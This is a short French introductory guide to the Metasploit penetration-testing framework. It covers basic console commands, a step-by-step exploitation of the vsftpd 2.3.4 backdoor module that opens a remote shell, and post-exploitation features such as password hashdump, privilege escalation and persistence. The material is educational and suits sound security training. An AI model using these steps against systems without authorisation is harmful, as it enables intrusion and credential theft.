
2025

# DOCUMENTATION TECHNIQUE - METASPLOIT




Présenté par :

**ZOUAOUI Mehdi**

2024

# SOMMAIRE

1. Introduction à Metasploit.....Page 1

2. Fonctionnalités Clés.....;..Page 1

3. Démarrer Metasploit.....;..Page 1

4. Commandes de Base.....Page 2

5. Exemple d'Exploitation.....Page 2

6. Post-Exploitation.....Page 2

7. Conclusion.....Page 3

2024

# DOCUMENTATION TECHNIQUE METASPLOIT

## 1. Introduction à Metasploit

### Metasploit c'est quoi ?

**Metasploit Framework est une plateforme puissante de test d'intrusion open-source. Elle permet l'exploitation de vulnérabilités connues, la création de payloads personnalisés, et l'automatisation des attaques de sécurité. C'est un outil incontournable pour les professionnels de la cybersécurité, notamment pour le pentesting.**

## 2. Fonctionnalités Clés

- **Scan de vulnérabilités**
- **Exploitation automatisée**
- **Génération de payloads personnalisés**
- **Post-exploitation**
- **Automatisation via scripts**

## 3. Démarrer Metasploit

### Pour lancer Metasploit sous Kali Linux :

**msfconsole**

# DOCUMENTATION TECHNIQUE METASPLOIT

## 4. Commandes de Base

| Commande | Description |
|---|---|
| search <mot_clé> | Rechercher un module d'exploitation ou un outil. |
| use <nom_du_module> | Charger un module spécifique pour l'utiliser. |
| show options | Afficher les paramètres configurables du module. |
| set <paramètre> <valeur> | Définir une valeur pour un paramètre (ex: RHOST, LHOST). |
| run / exploit | Lancer l'exécution du module chargé. |
| info | Afficher des informations détaillées sur le module en cours. |

## 5. Exemple d'Exploitation

**Voici un exemple d'exploitation d'un vulnérabilité avec Metasploit :**

**1 - search vsftpd**
**2 - use exploit/unix/ftp/vsftpd_234_backdoor (ou le "numero")**
**3 - set RHOST <IP>**
**4 - run**

**Si la vulnérabilité est présente, une session shell sera ouverte.**

## 6. Post-Exploitation

**Une fois un accès obtenu, Metasploit propose :**

- **Téléchargement et exécution de fichiers**
- **Récupération de mots de passe (hashdump)**
- **Élévation de privilèges**
- **Maintien de l'accès**

# DOCUMENTATION TECHNIQUE METASPLOIT

## 6. Conclusion

**Metasploit est un outil incontournable pour tester la robustesse des systèmes informatiques face aux attaques. Bien que puissant, son usage doit respecter un cadre légal strict.**

**Maîtriser Metasploit permet d'améliorer significativement les compétences en tests d'intrusion et sécurité offensive.**